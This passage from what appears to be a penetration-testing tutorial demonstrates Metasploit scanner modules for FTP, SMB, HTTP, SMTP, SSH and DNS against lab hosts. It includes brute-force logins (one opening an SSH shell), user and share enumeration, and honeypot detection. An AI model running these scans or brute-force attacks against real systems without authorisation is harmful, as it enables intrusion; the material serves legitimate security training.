The screenshot shows a terminal window titled "root@kali: ~" running the Metasploit Framework. The user has selected the `auxiliary/scanner/discovery/udp_sweep` module. They run `show options` to view configuration options, which include `BATCHSIZE` (256), `RHOSTS` (set to `192.168.44.133`), and `THREADS` (10). After setting the `RHOSTS` option, they run the module with `run`. The output shows the module sending 13 probes to the target host and discovering various services and ports, including NetBIOS, Portmap, and DNS. The process is completed successfully.

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options
Module options (auxiliary/scanner/discovery/udp_sweep):
Name      Current Setting  Required  Description
-----  -----  -----
BATCHSIZE  256            yes        The number of hosts to probe in each set
RHOSTS     192.168.44.133  yes        The target address range or CIDR identifier
THREADS    10              yes        The number of concurrent threads
msf auxiliary(udp_sweep) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(udp_sweep) > run
[*] Sending 13 probes to 192.168.44.133->192.168.44.133 (1 hosts)
[*] Discovered NetBIOS on 192.168.44.133:137 (METASPLOITABLE:<0>:U :METASPLOITABLE:<0>:U :METASPLOITABLE:<2
0>:U :WORKGROUP:<0>:G :WORKGROUP:<1>:G :00:00:00:00:00:00)
[*] Discovered Portmap on 192.168.44.133:111 (100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(48449), 1
00024 v1 TCP(55234), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(41880), 100
021 v3 UDP(41880), 100021 v4 UDP(41880), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 10002
1 v1 TCP(53164), 100021 v3 TCP(53164), 100021 v4 TCP(53164), 100005 v1 UDP(39932), 100005 v1 TCP(33599), 1000
05 v2 UDP(39932), 100005 v2 TCP(33599), 100005 v3 UDP(39932), 100005 v3 TCP(33599))
[*] Discovered DNS on 192.168.44.133:53 (BIND 9.4.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >
```

File Transfer Protocol

File Transfer Protocol (FTP) is most commonly used for file sharing between the client and server. FTP uses TCP port 21 for communication.

Let's go through some of the following FTP auxiliaries:

- **ftp_login**: This module helps us perform a brute-force attack against the target FTP server.

Its auxiliary module name is `auxiliary/scanner/ftp/ftp_login`, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned
- **USERPASS_FILE**: Path to the file containing the username/password list



You can either create your own custom list that can be used for a brute-force attack, or there are many wordlists instantly available for use in Kali Linux, located at `/usr/share/wordlists`.

We can see this auxiliary module in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options
Module options (auxiliary/scanner/ftp/ftp_login):
Name      Current Setting  Required  Description
----      -----          -----    -----
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no       Try each user/password couple stored in the current database
DB_ALL_PASS     false        no       Add all passwords in the current database to the list
DB_ALL_USERS    false        no       Add all users in the current database to the list
PASSWORD        no           no       A specific password to authenticate with
PASS_FILE       no           no       File containing passwords, one per line
Proxies         no           no       A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST    false        no       Record anonymous/guest logins to the database
RHOSTS          yes          yes      The target address range or CIDR identifier
RPORT           21           yes      The target port
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS         1            yes      The number of concurrent threads
USERNAME        no           no       A specific username to authenticate as
USERPASS_FILE   /root/Desktop/metasploit-labs/usernames
USER_AS_PASS    false        no       Try the username as the password for all users
USER_FILE       no           no       File containing usernames, one per line
VERBOSE         true         yes      Whether to print output for all attempts

msf auxiliary(ftp_login) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ftp_login) > set USERPASS_FILE /root/Desktop/metasploit-labs/usernames
USERPASS FILE => /root/Desktop/metasploit-labs/usernames
msf auxiliary(ftp_login) > run
[*] 192.168.44.129:21 - 192.168.44.129:21 - Starting FTP login sweep
[-] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN FAILED: temp: (Incorrect: )
[-] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN FAILED: user: (Incorrect: )
[+] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN SUCCESSFUL: anonymous:
[-] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN FAILED: john: (Incorrect: )
```

- **ftp_version:** This module uses the banner grabbing technique to detect the version of the target FTP server.

Its auxiliary module name is auxiliary/scanner/ftp/ftp_version, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned



Once you know the version of the target service, you can start searching for version specific vulnerabilities and corresponding exploits.

We can see this auxiliary module in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):
Name      Current Setting      Required  Description
----      -----                -----      -----
FTPPASS   mozilla@example.com  no        The password for the specified username
FTPUSER   anonymous            no        The username to authenticate as
RHOSTS    192.168.44.129       yes       The target address range or CIDR identifier
RPORT     21                   yes       The target port
THREADS   1                    yes       The number of concurrent threads

msf auxiliary(ftp_version) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ftp_version) > run

[*] 192.168.44.129:21 - FTP Banner: '220-FileZilla Server version 0.9.40 beta\x0d\x0a220-written by Tim Kosse (Tim.Kosse@gmx.de)\x0d\x0a220 Please visit http://sourceforge.net/projects/filezilla/\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >
```

- **anonymous:** Some FTP servers are misconfigured in a way that they allow anonymous access to remote users. This auxiliary module probes the target FTP server to check whether it allows anonymous access.

Its auxiliary module name is auxiliary/scanner/ftp/anonymous, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework (msf). The user has selected the 'auxiliary/scanner/ftp/anonymous' module. They run 'show options' to view configuration parameters:

Name	Current Setting	Required	Description
FTPPASS	mozilla@example.com	no	The password for the specified username
FTPUSER	anonymous	no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
THREADS	1	yes	The number of concurrent threads

Next, the user sets the RHOSTS option to '192.168.44.129' and runs the module. The output shows the scan results:

```
[+] 192.168.44.129:21 - 192.168.44.129:21 - Anonymous READ (220-FileZilla Server version 0.9.40 beta  
220-written by Tim Kosse (Tim.Kosse@gmx.de)  
220 Please visit http://sourceforge.net/projects/filezilla/)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Server Message Block

Server Message Block (SMB) is an application layer protocol primarily used for sharing files, printers, and so on. SMB uses TCP port 445 for communication.

Let's go through some of the following SMB auxiliaries:

- : This auxiliary module probes the target to check which SMB version it's running.

Its auxiliary module name is auxiliary/scanner/smb/smb_version, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned

The screenshot shows a terminal window titled 'root@kali: ~'. The command history includes:

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS          yes        The target address range or CIDR identifier
SMBDomain       .          no        The Windows domain to use for authentication
SMBPass          no        The password for the specified username
SMBUser          no        The username to authenticate as
THREADS         1          yes      The number of concurrent threads
msf auxiliary(smb_version) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(smb_version) > run
[*] 192.168.44.129:445  - Host is running Windows XP SP3 (language:English) (name:SAGAR-C51B4AADE) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) > 
```

- **smb_enumusers**: This auxiliary module connects to the target system via the SMB RPC service and enumerates the users on the system.

Its auxiliary module name is auxiliary/scanner/smb/smb_enumusers, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned



Once you have a list of users on the target system, you can start preparing for password cracking attacks against these users.

We can see this auxiliary module in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):
Name      Current Setting  Required  Description
-----  -----  -----
RHOSTS      yes          The target address range or CIDR identifier
SMBDomain   .            no          The Windows domain to use for authentication
SMBPass      no           The password for the specified username
SMBUser      no           The username to authenticate as
THREADS     1            yes         The number of concurrent threads

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(smb_enumusers) > run

[*] 192.168.44.133:139 - METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

- **smb_enumshares:** This auxiliary module enumerates SMB shares that are available on the target system.

Its auxiliary module name is `auxiliary/scanner/smb/smb_enumshares`, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~'. The user has run the command 'use auxiliary/scanner/smb/smb_enumshares' and then 'show options'. A table of module options is displayed:

Name	Current Setting	Required	Description
LogSpider	3	no	0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt)
(Accepted: 0, 1, 2, 3)			
MaxDepth	999	yes	Max number of subdirectories to spider
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
ShowFiles	false	yes	Show detailed information when spidering
SpiderProfiles	true	no	Spider only user profiles when share = C\$
SpiderShares	false	no	Spider shares recursively
THREADS	1	yes	The number of concurrent threads
USE_SRVSVC_ONLY	false	yes	List shares only with SRVSVC

Then, 'set RHOSTS 192.168.44.129' is run, followed by 'run'. The output shows the results of the scan:

```
[+] 192.168.44.129:139 - Login Failed: The SMB server did not reply to our request
[*] 192.168.44.129:445 - Windows XP Service Pack 3 (English)
[+] 192.168.44.129:445 - IPC$ - (IPC) Remote IPC
[+] 192.168.44.129:445 - SharedDocs - (DISK)
[+] 192.168.44.129:445 - s - (DISK)
[+] 192.168.44.129:445 - ADMIN$ - (DISK) Remote Admin
[+] 192.168.44.129:445 - C$ - (DISK) Default share
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

msf auxiliary(smb_enumshares) > █

Hypertext Transfer Protocol

HTTP is a stateless application layer protocol used for the exchange of information on the World Wide Web. HTTP uses TCP port 80 for communication.

Let's go through some of the following HTTP auxiliaries:

- **http_version**: This auxiliary module probes and retrieves the version of web server running on the target system. It may also give information on what operating system and web framework the target is running.

Its auxiliary module name is auxiliary/scanner/http/http_version, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' displaying the Metasploit Framework interface. The user has selected the 'http_version' auxiliary module from the 'auxiliary/scanner/http/' category. They have run the command 'show options' to view the configuration parameters. The 'Module options (auxiliary/scanner/http/http_version):' section lists the following options:

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target address range or CIDR identifier
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST	no		HTTP server virtual host

After setting the RHOSTS option to '192.168.44.133', the user runs the module with the command 'run'. The output shows the results of the scan, identifying the target as an Apache/2.2.8 (Ubuntu) DAV/2 server running PHP/5.2.4-2ubuntu5.10.

- **backup_file**: Sometimes, the developers and the application administrators forget to remove backup files from the web server. This auxiliary module probes the target web server for the presence of any such files that may be present since the administrator might forget to remove them. Such files may give out additional details about the target system and help in further compromise.

Its auxiliary module name is auxiliary/scanner/http/backup_file, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'auxiliary/scanner/http/backup_file' module. They run 'show options' to view the module's configuration options. The options listed are:

Name	Current Setting	Required	Description
PATH	/index.asp	yes	The path/file to identify backups
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

After setting the RHOSTS option to '192.168.44.133', the user runs the module. The output shows three backup files found at the specified path:

```
[*] HTTP GET: 192.168.44.131:32875-192.168.44.133:80 http://192.168.44.133/index.asp.backup
[*] HTTP GET: 192.168.44.131:39393-192.168.44.133:80 http://192.168.44.133/index.asp.bak
[*] Found http://192.168.44.133:80/index.asp.bak
```

- **dir_listing:** Quite often the web server is misconfigured to display the list of files contained in the root directory. The directory may contain files that are not normally exposed through links on the website and leak out sensitive information. This auxiliary module checks whether the target web server is vulnerable to directory listing.

Its auxiliary module name is auxiliary/scanner/http/dir_listing, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned
- **PATH:** Possible path to check for directory listing

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'dir_listing' module from the auxiliary/scanner/http directory. They have checked the 'show options' command to view the module's configuration parameters. The 'PATH' option is set to '/'. The 'RHOSTS' option is set to '192.168.44.133'. The 'set PATH /dav/' command has been issued, changing the 'PATH' value to '/dav/'. Finally, the 'run' command has been executed, resulting in the following output:

```
[*] HTTP GET: 192.168.44.131:43137-192.168.44.133:80 http://192.168.44.133/dav/
[*] Found Directory Listing http://192.168.44.133:80/dav/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **ssl:** Though SSL certificates are very commonly used for encrypting data in transit, they are often found to be either misconfigured or using weak cryptography algorithms. This auxiliary module checks for possible weaknesses in the SSL certificate installed on the target system.

Its auxiliary module name is `auxiliary/scanner/http/ssl`, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~'. The command history is as follows:

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options

Module options (auxiliary/scanner/http/ssl):
Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOSTS          yes        The target address range or CIDR identifier
RPORT          443       yes        The target port
THREADS         1         yes        The number of concurrent threads

msf auxiliary(ssl) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(ssl) > run

[*] 65.61.137.117:443  - Subject: /CN=demo.testfire.net
[*] 65.61.137.117:443  - Issuer: /CN=demo.testfire.net
[*] 65.61.137.117:443  - Signature Alg: sha1WithRSA
[*] 65.61.137.117:443  - Public Key Size: 2048 bits
[*] 65.61.137.117:443  - Not Valid Before: 2014-07-01 09:54:37 UTC
[*] 65.61.137.117:443  - Not Valid After: 2019-12-22 09:54:37 UTC
[+] 65.61.137.117:443  - Certificate contains no CA Issuers extension... possible self signed certificate
[+] 65.61.137.117:443  - Certificate Subject and Issuer match... possible self signed certificate
[*] 65.61.137.117:443  - Has common name demo.testfire.net
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssl) >
```

- **http_header:** Most web servers are not hardened for security. This results in HTTP headers leaking out server and operating system version details. This auxiliary module checks whether the target web server is giving out any version information through HTTP headers.

Its auxiliary module name is `auxiliary/scanner/http/http_header`, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_header
msf auxiliary(http_header) > show options

Module options (auxiliary/scanner/http/http_header):
Name      Current Setting          Required  Description
----      -----                ----      -----
HTTP_METHOD HEAD                  yes       HTTP Method to use, HEAD or GET (Accepted: GE
T, HEAD)
IGN_HEADER Vary,Date,Content-Length,Connection,Etag,Expires,Pragma,Accept-Ranges yes       List of headers to ignore, seperated by comma
Proxies
host:port][...]
RHOSTS          192.168.44.133    yes       The target address range or CIDR identifier
RPRT           80                   yes       The target port
SSL            false                no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /                   yes       The URL to use
THREADS        1                   yes       The number of concurrent threads
VHOST

msf auxiliary(http_header) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(http_header) > run

[*] 192.168.44.133:80 : CONTENT-TYPE: text/html
[*] 192.168.44.133:80 : SERVER: Apache/2.2.8 (Ubuntu) DAV/2
[*] 192.168.44.133:80 : X-POWERED-BY: PHP/5.2.4-2ubuntu5.10
[+] 192.168.44.133:80 : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_header) >

```

- **robots_txt**: Most search engines work with help of bots that spider and crawl the sites and index the pages. However, an administrator of a particular website might not want a certain section of his website to be crawled by any of the search bot. In this case, he uses the `robots.txt` file to tell the search bots to exclude certain sections of the site while crawling. This auxiliary module probes the target to check the presence of the `robots.txt` file. This file can often reveal a list of sensitive files and folders present on the target system.

Its auxiliary module name is `auxiliary/scanner/http/robots_txt`, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'auxiliary/scanner/http/robots_txt' module and run the 'show options' command. This displays various configuration parameters:

Name	Current Setting	Required	Description
PATH	/	yes	The test path to find robots.txt file
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

After setting the RHOSTS option to '192.168.44.133' and running the module, the output shows the results of the scan:

```
[*] HTTP GET: 192.168.44.131:42205-192.168.44.133:80 http://192.168.44.133/robots.txt
[*] [192.168.44.133] /robots.txt found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Simple Mail Transfer Protocol

SMTP is used for sending and receiving emails. SMTP uses TCP port 25 for communication. This auxiliary module probes the SMTP server on the target system for version and lists users configured to use the SMTP service.

Its auxiliary module name is `auxiliary/scanner/smtp/smtp_enum`, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned
- **USER_FILE:** Path to the file containing a list of usernames

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'smtp_enum' auxiliary module and is viewing its options. The module's configuration includes setting the target host to '192.168.44.133' and running the module. The output shows the banner from the target server, the number of users found, and a message indicating the auxiliary module execution completed.

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
----      -----           ----      -----
RHOSTS      192.168.44.133      yes       The target address range or CIDR identifier
RPORT        25                  yes       The target port
THREADS      1                   yes       The number of concurrent threads
UNIXONLY     true                yes       Skip Microsoft bannered servers when testing unix accounts
x users
  USER_FILE  /root/Desktop/metasploit-labs/usernames  yes       The file that contains a list of probable users accounts.

msf auxiliary(smtp_enum) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(smtp_enum) > run

[*] 192.168.44.133:25      - 192.168.44.133:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.44.133:25      - 192.168.44.133:25 Users found: user
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) > 
```

Secure Shell

SSH is commonly used for remote administration over an encrypted channel. SSH uses TCP port 22 for communication.

Let's go through some of the SSH auxiliaries:

- **ssh_enumusers**: This auxiliary module probes the SSH server on the target system to get a list of users (configured to work with SSH service) on the remote system.

Its auxiliary module name is `auxiliary/scanner/ssh/ssh_enumusers`, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned
- **USER_FILE**: Path to the file containing a list of usernames

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'ssh_enumusers' module and run the 'show options' command. They have then set the RHOSTS option to '192.168.44.133' and the USER_FILE option to 'Desktop/metasploit-labs/usernames'. Finally, they have run the module. The output shows the results of the scan, which found no users on the target host.

```
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(ssh_enumusers) > show options
Module options (auxiliary/scanner/ssh/ssh_enumusers):
Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.44.133  yes      The target address range or CIDR identifier
RPORT            22        yes      The target port
THREADS          1         yes      The number of concurrent threads
THRESHOLD       10        yes      Amount of seconds needed before a user is considered found
USER_FILE        Desktop/metasploit-labs/usernames  yes      File containing usernames, one per line

msf auxiliary(ssh_enumusers) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_enumusers) > set USER_FILE Desktop/metasploit-labs/usernames
USER_FILE => Desktop/metasploit-labs/usernames
msf auxiliary(ssh_enumusers) > run

[*] 192.168.44.133:22 - SSH - Checking for false positives
[*] 192.168.44.133:22 - SSH - Starting scan
[-] 192.168.44.133:22 - SSH - User 'admin' not found
[-] 192.168.44.133:22 - SSH - User 'root' not found
[-] 192.168.44.133:22 - SSH - User 'msf' not found
[-] 192.168.44.133:22 - SSH - User 'msfadmin' not found
[-] 192.168.44.133:22 - SSH - User 'temp' not found
[-] 192.168.44.133:22 - SSH - User 'user' not found
[-] 192.168.44.133:22 - SSH - User 'anonymous' not found
[-] 192.168.44.133:22 - SSH - User 'john' not found
[-] 192.168.44.133:22 - SSH - User 'david' not found
[-] 192.168.44.133:22 - SSH - User 'system_user' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_enumusers) >
```

- **ssh_login**: This auxiliary module performs a brute-force attack on the target SSH server.

Its auxiliary module name is `auxiliary/scanner/ssh/ssh_login`, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned
- **USERPASS_FILE**: Path to the file containing a list of usernames and passwords

We can see this auxiliary module in the following screenshot:

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting  Required  Description
----          -----          -----  -----
BLANK_PASSWORDS    false        no        Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false        no        Try each user/password couple stored in the current database
DB_ALL_PASS        false        no        Add all passwords in the current database to the list
DB_ALL_USERS       false        no        Add all users in the current database to the list
PASSWORD          msfadmin    no        A specific password to authenticate with
PASS_FILE         no          no        File containing passwords, one per line
RHOSTS            yes          yes      The target address range or CIDR identifier
RPORT             22          yes      The target port
STOP_ON_SUCCESS   false        yes      Stop guessing when a credential works for a host
THREADS           1           yes      The number of concurrent threads
USERNAME          msfadmin    no        A specific username to authenticate as
USERPASS_FILE     no          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false        no        Try the username as the password for all users
USER_FILE         no          no        File containing usernames, one per line
VERBOSE           true         yes      Whether to print output for all attempts

msf auxiliary(ssh_login) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_login) > set USERPASS_FILE Desktop/metasploit-labs/ssh brute force
USERPASS FILE => Desktop/metasploit-labs/ssh brute force
msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[*] SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)' Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] Command shell session 2 opened (192.168.44.131:36197 -> 192.168.44.133:22) at 2017-04-25 23:04:34 -0400
[-] SSH - Failed: 'admin:admin'
[-] SSH - Failed: 'root:root123'
[-] SSH - Failed: 'msf:msf0123'

```

- **ssh_version**: This auxiliary module probes the target SSH server in order to detect its version along with the version of the underlying operating system.

Its auxiliary module name is `auxiliary/scanner/ssh/ssh_version`, and you will have to configure the following parameters:

- **RHOSTS**: IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'ssh_version' auxiliary module. They run 'show options' to view module options, which include RHOSTS (target address range or CIDR identifier), RPORT (target port), THREADS (number of concurrent threads), and TIMEOUT (timeout for the SSH probe). The RHOSTS option is set to '192.168.44.133'. Finally, they run the module with 'run', which scans the target host and prints the SSH server version information.

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):
Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOSTS          yes        The target address range or CIDR identifier
RPORT          22        yes        The target port
THREADS         1        yes        The number of concurrent threads
TIMEOUT         30        yes        Timeout for the SSH probe

msf auxiliary(ssh_version) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_version) > run

[*] 192.168.44.133:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux os.version=8.04 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) > 
```

- **detect_kippo:** Kippo is an SSH-based honeypot that is specially designed to lure and trap potential attackers. This auxiliary module probes the target SSH server in order to detect whether it's a real SSH server or just a Kippo honeypot. If the target is detected running a Kippo honeypot, there's no point in wasting time and effort in its further compromise.

Its auxiliary module name is `auxiliary/scanner/ssh/detect_kippo`, and you will have to configure the following parameters:

- **RHOSTS:** IP address or IP range of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has selected the 'detect_kippo' module from the auxiliary/scanner/ssh directory. They then run 'show options' to view the module's configuration parameters. The 'RHOSTS' option is set to '192.168.44.133'. Finally, they execute the module with 'run', which completes the scan of one host.

```
File Edit View Search Terminal Help
root@kali: ~
msf > use auxiliary/scanner/ssh/detect_kippo
msf auxiliary(detect_kippo) > show options

Module options (auxiliary/scanner/ssh/detect_kippo):
Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOSTS      yes      The target address range or CIDR identifier
RPORT       22      yes      The target port
THREADS     1      yes      The number of concurrent threads

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(detect_kippo) >
```

Domain Name System

Domain Name System (DNS) does a job of translating host names to corresponding IP addresses. DNS normally works on UDP port 53 but can operate on TCP as well. This auxiliary module can be used to extract name server and mail record information from the target DNS server.

Its auxiliary module name is `auxiliary/gather/dns_info`, and you will have to configure the following parameters:

- **DOMAIN:** Domain name of the target to be scanned

We can see this auxiliary module in the following screenshot:

The screenshot shows a terminal window titled 'root@kali: ~' running the Metasploit Framework. The user has run the command 'use auxiliary/gather/dns_info'. The output shows several deprecation warnings about the 'gather/dns info' module being deprecated and will be removed around 2016-06-12. It then proceeds to enumerate the nameserver for 'megacorpone.com', listing various DNS records found.

```
File Edit View Search Terminal Help
root@kali: ~
msf > use auxiliary/gather/dns_info
[*] ****
[*] *          The module gather/dns info is deprecated!
[*] *          It will be removed on or about 2016-06-12
[*] *          Use auxiliary/gather/enum dns instead
[*] ****
msf auxiliary(dns_info) > set DOMAIN mega    .  ie.com
DOMAIN => megacorpone.com
msf auxiliary(dns_info) > run
[*] ****
[*] *          The module gather/dns info is deprecated!
[*] *          It will be removed on or about 2016-06-12
[*] *          Use auxiliary/gather/enum dns instead
[*] ****
[*] Enumerating megacorpone.com
W, [2017-04-27T01:14:32.050187 #1626]  WARN -- : Nameserver 192.168.44.2 not responding within UDP timeout, trying next one
F, [2017-04-27T01:14:32.050535 #1626] FATAL -- : No response from nameservers list: aborting
[+] megacorpone.com - Name server ns1.mega    .  ie.com (3    .193.70) found. Record type: NS
[+] megacorpone.com - Name server ns3.mega    .  ie.com (3    .193.90) found. Record type: NS
[+] megacorpone.com - Name server ns2.mega    .  ie.com (3    .193.80) found. Record type: NS
[+] megacorpone.com - ns1.mega    .  ie.com (3    .193.70) found. Record type: SOA
[+] megacorpone.com - Mail server mail.mega    .  ie.com (3    .193.84) found. Record type: MX
